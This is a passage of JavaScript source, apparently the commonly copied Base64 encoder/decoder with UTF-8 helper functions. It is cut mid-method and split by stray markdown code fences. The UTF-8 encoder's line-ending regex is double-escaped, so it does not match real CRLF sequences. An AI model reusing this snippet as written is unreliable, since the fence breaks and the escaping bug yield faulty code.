         enc4 = 64;
      }

      output = output +
         this._keyStr.charAt(enc1) + this._keyStr.charAt(enc2) +
         this._keyStr.charAt(enc3) + this._keyStr.charAt(enc4);

      }

      return output;
   }

   // public method for decoding
   this.decode = function (input) {
      var output = '';
      var chr1, chr2, chr3;
      var enc1, enc2, enc3, enc4;
      var i = 0;

      input = input.replace(/[^A-Za-z0-9\+\/\=]/g, '');

      while (i < input.length) {

      enc1 = this._keyStr.indexOf(input.charAt(i++));
      enc2 = this._keyStr.indexOf(input.charAt(i++));
      enc3 = this._keyStr.indexOf(input.charAt(i++));
      enc4 = this._keyStr.indexOf(input.charAt(i++));

      chr1 = (enc1 << 2) | (enc2 >> 4);
      chr2 = ((enc2 & 15) << 4) | (enc3 >> 2);
      chr3 = ((enc3 & 3) << 6) | enc4;

      output = output + String.fromCharCode(chr1);

      if (enc3 != 64) {
         output = output + String.fromCharCode(chr2);
      }
      if (enc4 != 64) {
         output = output + String.fromCharCode(chr3);
      }

      }

      output = this._utf8_decode(output);
```

```
      return output;

}

   // private method for UTF-8 encoding
   this._utf8_encode = function (string) {
      string = string.replace(/\\r\\n/g,'\\n');
      var utftext = '';

      for (var n = 0; n < string.length; n++) {

      var c = string.charCodeAt(n);

      if (c < 128) {
         utftext += String.fromCharCode(c);
      }
      else if((c > 127) && (c < 2048)) {
         utftext += String.fromCharCode((c >> 6) | 192);
         utftext += String.fromCharCode((c & 63) | 128);
      }
      else {
         utftext += String.fromCharCode((c >> 12) | 224);
         utftext += String.fromCharCode(((c >> 6) & 63) | 128);
         utftext += String.fromCharCode((c & 63) | 128);
      }
      }

      return utftext;
   },

   // private method for UTF-8 decoding
   this._utf8_decode = function (utftext) {
      var string = '';
      var i = 0;
      var c = c1 = c2 = 0;

      while ( i < utftext.length ) {

      c = utftext.charCodeAt(i);

      if (c < 128) {
         string += String.fromCharCode(c);
         i++;
      }
      else if((c > 191) && (c < 224)) {
         c2 = utftext.charCodeAt(i+1);
         string += String.fromCharCode(((c & 31) << 6) | (c2 & 63));
         i += 2;
      }
      else {
         c2 = utftext.charCodeAt(i+1);
         c3 = utftext.charCodeAt(i+2);
         string += String.fromCharCode(((c & 15) << 12) | ((c2 & 63) << 6) | (c3 & 63));
         i += 3;
      }

      }

      return string;
   }

}
```